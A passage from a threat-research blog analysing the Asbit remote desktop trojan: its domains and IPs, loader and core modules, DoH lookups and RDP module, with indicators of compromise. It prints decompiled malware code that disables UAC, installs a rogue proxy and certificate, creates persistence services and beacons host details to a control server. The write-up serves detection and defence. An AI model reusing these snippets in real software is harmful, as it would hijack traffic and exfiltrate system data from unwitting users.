

# Asbit: An Emerging Remote Desktop Trojan

By Paul Kimayong

Published: 2022-08-31 · Archived: 2026-04-05 17:29:36 UTC


Asbit: An Emerging Remote Desktop Trojan



## Introduction

Juniper Threat Labs is currently monitoring an emerging Chinese Remote Desktop Trojan called Asbit. It's a remote access Trojan being advertised on its developer's website as a "Fast Remote Desktop". This RAT first made its appearance in 2021 and kept updating its infrastructure and features as it went along. It uses a number of strategies to avoid endpoint and network detection. By using DNS over HTTPS (DoH) to resolve the IP addresses of its control servers, it aims to get past network DNS filters.

The domain `asbit[.]cn` was registered on January 31, 2021. This domain was used to host the malware and its modules. It also hosts the threat actor's website. The website is still live at the time of this publication. Recently, the threat actor registered another domain and website, `rdlite[.]com`. The new website looks like a copy of the previous website.



The website [www.asbit.cn](http://www.asbit.cn) translated to English. It advertises itself as “Fast Desktop”, a secure remote desktop application for IT professionals.

## Timeline

To provide an understanding of the Asbit operation, below is a timeline of their infrastructure. The domain, `asbit[.]cn` was registered on January 31, 2021. At that time, it resolved to IP `47.111.81.199`. Later in the year 2021, the threat actors registered `mitm[.]work` and `fmt[.]ink`. At this time, the servers are hosted on Linux servers. In 2022, they registered the domain `def[.]cab`, `rfb[.]ink` and `rdlite[.]com`. Around June of 2022, we also see a shift of the OS they used in hosting these servers. Based on third-party server fingerprinting services like Shodan and Cencys, we found that they shifted to Windows OS and used IIS. It’s unclear to us why they shifted to Windows.

Domain	Creation Date	DNS Resolution	ASN	Country	First Seen	Last Seen	OS
asbit.cn	January 31, 2021	47.111.81.199	Hangzhou Alibaba Advertising Co.,Ltd.	China	2021-01-31 14:12:49	2021-10-22 5:50:25	Linux
		43.128.31.158	Asia Pacific Network Information Center, Pty. Ltd.	Hong Kong	2021-10-23 0:35:40	2021-12-21 0:35:50	Linux
		43.156.37.105	Tencent Cloud Computing (Beijing) Co., Ltd	China	2021-12-22 15:42:42	2021-12-22 15:42:42	Linux

mitm.work	May 24, 2021	43.128.31.158	Asia Pacific Network Information Center, Pty. Ltd.	China	2021-06-04 18:11:34	2021-12-15 8:34:51	Linux
		43.154.232.199	Tencent Cloud Computing (Beijing) Co., Ltd	China	2022-06-15 5:41:34	2022-07-12 4:04:09	Windows, IIS server
		119.28.78.209	Tencent cloud computing (Beijing) Co., Ltd.	Hong Kong	2022-07-12 4:30:38	2022-08-01 0:33:24	Windows, IIS server
fmt.ink	September 4, 2021	43.128.31.158	Asia Pacific Network Information Center, Pty. Ltd.	Hong Kong	2021-09-06 2:23:53	2022-05-20 8:39:50	Linux
		43.154.211.60	Tencent Cloud Computing (Beijing) Co., Ltd	China	2022-05-20 9:07:51	2022-06-19 17:40:10	Unknown
		43.154.232.199	Tencent Cloud Computing (Beijing) Co., Ltd	China	2022-06-15 5:20:32	2022-07-12 4:27:52	Windows, IIS server
		119.28.78.209	Tencent cloud computing (Beijing) Co., Ltd.	Hong Kong	2022-07-12 5:10:32	2022-08-01 1:56:23	Windows, IIS server

def.cab	May 6, 2022	43.128.31.158	Asia Pacific Network Information Center, Pty. Ltd.	China	2022-05-08 23:00:04	2022-05-08 23:00:04	Linux
		43.154.232.199	Tencent Cloud Computing (Beijing) Co., Ltd	China	2022-07-12 9:55:52	2022-07-26 21:07:26	Windows, IIS server
rfb.ink	February 24, 2022	43.128.31.158	Asia Pacific Network Information Center, Pty. Ltd.	Hong Kong	2022-05-14 13:07:32	2022-05-18 7:20:44	Linux
		43.154.211.60	Tencent Cloud Computing (Beijing) Co., Ltd	China	2022-05-21 15:34:34	2022-06-03 2:41:55	Unknown
		43.154.232.199	Tencent Cloud Computing (Beijing) Co., Ltd	China	2022-06-03 15:32:50	2022-07-12 8:58:52	Windows, IIS server
		119.28.78.209	Tencent cloud computing (Beijing) Co., Ltd.	Hong Kong	2022-07-12 9:50:46	2022-07-25 11:51:59	Windows, IIS server
rdlite.com	June 8, 2022	104.21.10.90	Cloudflare	United States	2022-06-08 17:26:55	2022-08-10 2:16:40	Unknown
		172.67.162.192	Cloudflare	United States	2022-06-08 17:26:55	2022-08-10 2:16:40	Unknown

## Early Version of asbit RAT

The earliest version of the malware we could find dates back to May 2021. It included a series of loader modules which will eventually download the core module. The malware is typically bundled with installers. It starts by dropping the loader module that installs another DLL as a service. The installed service further downloads and executes the core module. The core module has remote desktop functionality and other capabilities, including command execution and keystroke injection.

The malicious installer ( `806523a9e4021cd72691fbdeb229339a24984b7ca79c3860ba468c832bf95c4d` ) drops the loader modules `C:\2.0.50727` and `C:\4.0.30319` . The files appear to be folders of the .NET framework, but they are in fact files. This is likely done by the author to obscure itself and try to evade endpoint detection. It also drops a malicious `libexpat.dll` ( `018656e61c7c5fc8d5983a32507fbcf379dd9e2b5dd7d67b8e44590d46a8c51f` ) and a benign `XLSP.dll` ( `cca2ea493c8402ed24c9c93328066ae0ce451059e2f954929f24ab7481119b6c` ).

3:29:53...	1.exe	1572	Load Image	C:\Users\Lenovo\
3:29:53...	1.exe	1572	WriteFile	C:\2.0.50727
3:29:53...	1.exe	1572	WriteFile	C:\2.0.50727
3:29:53...	1.exe	1572	WriteFile	C:\4.0.30319
3:29:53...	1.exe	1572	WriteFile	C:\4.0.30319
3:29:53...	1.exe	1572	WriteFile	C:\libexpat.dll
3:29:53...	1.exe	1572	WriteFile	C:\libexpat.dll
3:29:53...	1.exe	1572	WriteFile	C:\XLSP.dll

The installer drops the components in the C:\ directory.

## Loader Module

The loader module starts with the dropped `C:\2.0.50727` or `C:\4.0.30319`. It executes either of these files using [RegAsm.exe](#), an assembly registration tool that is used to load .NET assembly files.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe /u "C:\4.0.30319"
```

The `"/u` parameter, which means "Unregister", is part of the command to install this module. This could be interpreted as being used to remove the module. However, the module itself has an "Unregister" function that does the opposite. It creates a service for `libexpat.dll` that further downloads additional modules, including the core module.

```
public static void Unregister(Type t)
{
    if (Class.args[Class.args.Length - 1] == Class.uuid)
    {
        string[] array = new string[]
        {
            "libexpat.dll",
            "XLSP.dll"
        };
        foreach (string path in array)
        {
            FileEx.Move(Path.Combine(Class._dir, path), Path.Combine(Class._install_dir, path));
        }
        if (Win32.CreateService(Class.uuid, Path.Combine(Class._install_dir, array[1])))
        {
            Win32.StartService(Class.uuid);
        }
        using (RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"))
        {
            registryKey.SetValue("EnableLUA", 0);
            return;
        }
    }
}
```

Unregister function in the loader module that installs 2 DLLs as a service.


Once the `libexpat.dll` service is installed and running, it downloads 2 additional modules. One is a module that creates a web proxy ( `f223ceb9830ed18d823f42d9d8d5c09429782e0bcdbc62da5f00c881964e7041` ) and the other is the core module ( `4b1efadc55c0cc3471e0945804125317b2a75772393541f680b1617f8a42773d` ).

## Second Loader Module

This module installs a browser proxy by downloading a [Proxy Auto-Configuration](#) (PAC) file from `47.111.81.199` . This allows the threat actor to act as a Browser-in-the-Middle by making all requests from the browser proxied to the threat actor's server. Installation of the PAC file also includes installation of the threat actor's certificate.

```
ThreadPool.QueueUserWorkItem(delegate(object x)
{
    if (Utils.InstallCertificate())
    {
        Utils.SetProxy("http://47.111.81.199/proxy.pac");
        Thread.Sleep(12000);
        Class.API_Notify();
    }
});
```

Function that download and install a PAC file



The certificate installed by asbit malware.

Lastly, the module contacts "rat.t.com" to report the newly infected system. The system information which includes MAC address, OS, CPU and date is hashed and sent as the ID.

```
using (WebClient webClient = new WebClient())
{
    webClient.Headers.Add("Content-Type", "application/x-www-form-urlencoded");
    string text6 = string.Format("token={0}&idate={1}&mac={2}&os={3}&cpu={4}&gpu={5}&memory={6}&version=21.4.9", new
    object[]
    {
        text5,
        text4,
        Win32Api.GetRemoteMacAddress("192.168.1.1"),
        text,
        text2,
        text3,
        num
    });
    webClient.UploadString("http://rat.t.com/" + text6.Md5().Bytes2Hex() + "/notify", text6);
}
```


## Core Module

The core module is a fully functional RAT. It has a hard coded server to where it connects to, which is 47.111.81.199:6000 . It also includes several functionalities including command execution and keystroke injection.

```
public static EndPoint TS_Server
{
    get
    {
        return new IPEndPoint(IPAddress.Parse("47.111.81.199"), 6000);
    }
}
```

Below are the list of functions it can perform:

1. Capture Screenshots
2. Run TightVNC for Remote Desktop Control
3. Control Mouse Movements
4. Inject Keystrokes
5. Kill Process by PID
6. Download Files
7. Execute Commands
8. Collect Installed Certificates



An interesting function of this RAT is that it uses TightVNC for its remote desktop functions. We also found other variants of this malware that use UltraVNC instead of TightVNC.

```
static TightVNCServer()  
{  
    TightVNCServer._lst.Add("screenhooks32.dll", "876fd130");  
    TightVNCServer._lst.Add(TightVNCServer._tvnserver, "0aedb481");  
    using (RegistryKey users = Registry.Users)  
    {  
        foreach (string text in users.GetSubKeyNames())  
        {  
            if (text.Length < 50)  
            {  
                try  
                {  
                    using (RegistryKey registryKey = users.CreateSubKey(text + "\\Software\\TightVNC\\Server"))  
                    {  
                        registryKey.SetValue("RunControlInterface", 0);  
                    }  
                }  
            }  
        }  
    }  
}
```

Function in the core module that uses TightVNCServer.

Name	PID	CPU
svchost.exe	3460	
RegAsm.exe	3572	
RegAsm.exe	492	0.02
WinVNC.exe	3296	

WinVNC.exe process seen during execution of the malware.

## Latest Version

As we noted in the “Timeline” section, the threat actor changed its infrastructure. It shifted to the following domains for its download and control servers.

- ink
- ink
- cab
- work

They have also added functionality to bypass network security using DNS over HTTPS (DoH) and added a separate module solely for Remote Desktop using the RDPSession Class built in Windows.

## Installer

We found the installer distributed as `.pif` files. Some of these files were seen as discord attachments, which indicates how the threat actors used Discord as an infection vector. Below are some of the installer files we found:

```
Filename: Photo_2022-07-10_19-23-19.pif
Sha256: 754cc559a2c861c0ef8acfbbb632e79e04839ab9f8948fa3392c1cd69d14f026
ITW URL: https://cdn.discordapp.com/attachments/911561368359039026/995990526950117406/photo_2022-07-10_19-23-19.pif

Filename: Need to download attachments.pif
Sha256: C5a720c2460da4c49b912409b204fbec31c79af3f7aaa011a3e679645f060760
ITW URL: Unknown

Filename: WhatsAppSMS reception.txt
Sha256: a2cdf57b6a1cbf36d0440feedb2d9593e81cf646fd6f736a66d32950c1fa6857
ITW URL: Unknown
```

The following analysis is based on the installer

```
754cc559a2c861c0ef8acfbbb632e79e04839ab9f8948fa3392c1cd69d14f026 .
```

The installer drops the loader module and `libexpat.dll` .

It has a slightly different install command than the first version. It still uses RegAsm.exe to load the loader module but now it drops it in `C:\` with a random filename not with a .NET folder-like name. `Libexpat.dll` is also dropped in `C:\ProgramData`.

```
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" /u "C:\kfdjvzx5.5ie"
dd99e3acca16b02fa947b0742acfdc0a entry
```

The loader module, `C:\kfdjvzx5.5ie` installs `libexpat.dll` as a service.

```
public static void Install()
{
    string pcid = Utils.GetPCID();
    string text = Path.Combine(Environment.GetEnvironmentVariable("ALLUSERSPROFILE"), pcid);
    if (Directory.Exists(text))
    {
        string path = Path.Combine(text, "libexpat.dll");
        string text2 = Path.Combine(text, "XLSP.dll");
        if (!File.Exists(path) | !File.Exists(text2))
        {
            List<string> actions = new List<string>
            {
                string.Format("sc create {0} binpath= \"%SystemRoot%\system32\svchost.exe -k {1}\" start= auto", pcid, pcid),
                string.Format("REG ADD HKLM\\SYSTEM\\CurrentControlSet\\Services\\{0} /v WOW64 /t REG_DWORD /d 1 /f", pcid),
                string.Format("REG ADD HKLM\\SYSTEM\\CurrentControlSet\\Services\\{0}\\Parameters /v ServiceDll /t REG_EXPAND_SZ /d \"{1}\" /f", pcid, text2),
                string.Format("REG ADD \\HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost\" /v {0} /t REG_MULTI_SZ /d {1} /f /reg:32", pcid, pcid),
                string.Format("ping 127.0.0.1 -n 60 & sc start {0}", pcid)
            };
            Utils.RegisterTask(DateTime.Now.ToString("yyyyMMddHHmmss"), actions);
            using (RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"))
            {
                registryKey.SetValue("EnableLUA", 0);
            }
        }
    }
}
```

Libexpat.dll further downloads the following additional modules.

- **Core**
  - Downloaded from [https://106\[.\]112.129.126/build?project=loader.core&version=4.0.30319](https://106[.]112.129.126/build?project=loader.core&version=4.0.30319)
  - Downloads the core Module
  - Has functions to uninstall itself and the malware
- **Core Module**
  - Downloaded from [https://106\[.\]112.129.126/build?project=client.core&version=4.0.30319](https://106[.]112.129.126/build?project=client.core&version=4.0.30319) as a gzip file
  - Uses DoH to determine the IP of ddns.b.rdlite.com where it can download the rdp module.
- **Rdp Client Module**
  - Downloaded from [https://222\[.\]1210.157.249:1024/build?project=rdp.client.core&version=4.0.30319&t=28069859](https://222[.]1210.157.249:1024/build?project=rdp.client.core&version=4.0.30319&t=28069859)
  - Uses DoH to determine the IP of its control server (v2.team.rfb.ink:5100)

## Core Module

The new core module includes functions such as capture screenshots, inject keystrokes and execute commands, but we noticed a much cleaner programming style hinting active development of the malware. We also noticed it added several functions, particularly handlers, for example, vnc, rfb and p2p functions.

```
this._handlers.Add("rfb", new RequestRfbHandler(this._team_sock));
this._handlers.Add("p2p", new RequestP2PHandler(this._team_sock));
this._handlers.Add("vnc", new RequestVNCHandler(this._team_sock));
this._handlers.Add("setGroup", new RequestSetGroupHandler(this._team_sock));
this._handlers.Add("setNote", new RequestSetNoteHandler(this._team_sock));
this._handlers.Add("restart", new RequestRestartHandler(this._team_sock));
this._handlers.Add("uninstall", new RequestUnInstallHandler(this._team_sock));
this._handlers.Add("setUid", new RequestSetUidHandler(this._team_sock));
this._handlers.Add("task", new RequestTaskHandler(this._team_sock));
this._team_sock.OnMessage += this.OnMessage;
this._team_sock.OnClose += this.OnClose;
this.OnClose();
```

Another interesting function is the use of DNS over HTTP (DoH) to query the ip address of its control servers. For instance, the domain name of the file server where it hosts the rdp module could be any of the following domains:

- a.rdlite.com:1024
- b.rdlite.com:1024
- w.rdlite.com:1024

However, it does not use the traditional way of getting the IP address, which is connecting to the DNS at port 53 using UDP. Rather, it gets the IP address using DNS over HTTP (DoH).

Below is a query for the IP address of `ddns.b.rdlite.com` using Alibaba DoH server.

```
GET /resolve?name=ddns.b.rdlite.com&short=true&_=28042000 HTTP/1.1
Host: 223.5.5.5
Connection: Keep-Alive ["222.210.157.249"]
```

Currently, it can either use AliDns or DnsPod DoH servers.

```
private static IPAddress AliDns(string addr)
{
    IPAddress result;
    try
    {
        string text = DoH.RequestString(string.Format("http://223.5.5.5/resolve?name={0}&short=true&_={1}", addr,
            Environment.TickCount));
        text = DoH.__Substring(text, "[\"", "\"");
        if (text == null || text.Split(new char[]
        {
            '.', '.', '.', '.'
        }).Length != 4)
        {
            throw null;
        }
        result = IPAddress.Parse(text);
    }
}
```

```
private static IPAddress DnsPod(string addr)
{
    IPAddress result;
    try
    {
        string[] array = DoH.RequestString(string.Format("http://119.29.29.29/d?dn={0}&_={1}", addr,
            char[]
            {
                ','
            });
        if (array.Length == 0 || array[0].Split(new char[]
            {
                ','
            }).Length != 4)
        {
            throw null;
        }
        result = IPAddress.Parse(array[0]);
    }
}
```

Using DoH makes the malware more resilient against network filters that rely on traditional DNS queries for blocking domains. For example, a network filter that blocks the domain ddns.b.rdlite.com won't be able to block the request because it can only see the HTTP request to DoH servers (e.g., Alibaba or DnsPod). The way to block this request is to directly block the IP address associated with the domain.

It's interesting to note however that the malware author did not use HTTPS which will make it more resilient as such requests are encrypted.

## RDP Client Module

This module is mainly for remote desktop control as the name implies. The old versions relied on commercial or free remote desktop applications, such as TightVNC or UltraVNC while the latest version implements its own RDP. It does this by using the built-in Windows RDP application. It works by creating an RDP Session instance by using the CLSID ( 9B78F0E6-3E05-4A5B-B2E8-E743A8956B65 ) which is the [RDPSession Class](#) in Windows.

```
public void Start()
{
    if (this.State == RDPState.Start)
    {
        throw new InvalidOperationException();
    }
    try
    {
        this._RDPSession = (RDPSession)Activator.CreateInstance(Type.GetTypeFromCLSID(new Guid("9B78F0E6-3E05-4A5B-B2E8-E743A8956B65")));
        this._RDPSession.Properties["PortProtocol"] = 2;
        this._RDPSession.Properties["DrvConAttach"] = false;
    }
}
```


The RDP modules control server is v2.team.rfb.ink:5100 , and it also uses DoH to determine the IP of its control server.

```
public static EndPoint team_service
{
    get
    {
        IPAddress ipaddress = DoH.Query("v2.team.rfb.ink");
        if (ipaddress != null)
        {
            return new IPEndPoint(ipaddress, 5100);
        }
        return null;
    }
}
```

### Conclusion

In this blog, we have detailed the evolution of an emerging Chinese remote desktop trojan. We have identified some of its capabilities and its infrastructure and how it tries to evade endpoint and network detection. We believe that this RAT is in its early development but it's actively being developed. It's likely that we will see future versions of this malware with enhanced capabilities and new ways of evading endpoint and network detection.

[Juniper ATP Cloud](#) detects this malware using Machine Learning based on behavioral analysis engine.



### Indicators of Compromise

- asbit[.]cn
- mitm[.]work
- rdlite[.]com

fmt[.]ink

def[.]cab

rfb[.]jink

47[.]111[.]81[.]199

43[.]128[.]31[.]158

43[.]156[.]37[.]105

43[.]154[.]232[.]199

119[.]28[.]78[.]209

43[.]154[.]211[.]60

104[.]21[.]10[.]90

172[.]67[.]162[.]192

806523a9e4021cd72691fbdeb229339a24984b7ca79c3860ba468c832bf95c4d  
018656e61c7c5fc8d5983a32507fbcf379dd9e2b5dd7d67b8e44590d46a8c51f  
f223ceb9830ed18d823f42d9d8d5c09429782e0bcdbc62da5f00c881964e7041  
4b1efadc55c0cc3471e0945804125317b2a75772393541f680b1617f8a42773d  
754cc559a2c861c0ef8acfbbb632e79e04839ab9f8948fa3392c1cd69d14f026  
C5a720c2460da4c49b912409b204fbec31c79af3f7aaa011a3e679645f060760  
a2cdf57b6a1cbf36d0440feedb2d9593e81cf646fd6f736a66d32950c1fa6857

---

Source: <https://blogs.juniper.net/en-us/threat-research/asbit-an-emerging-remote-desktop-trojan>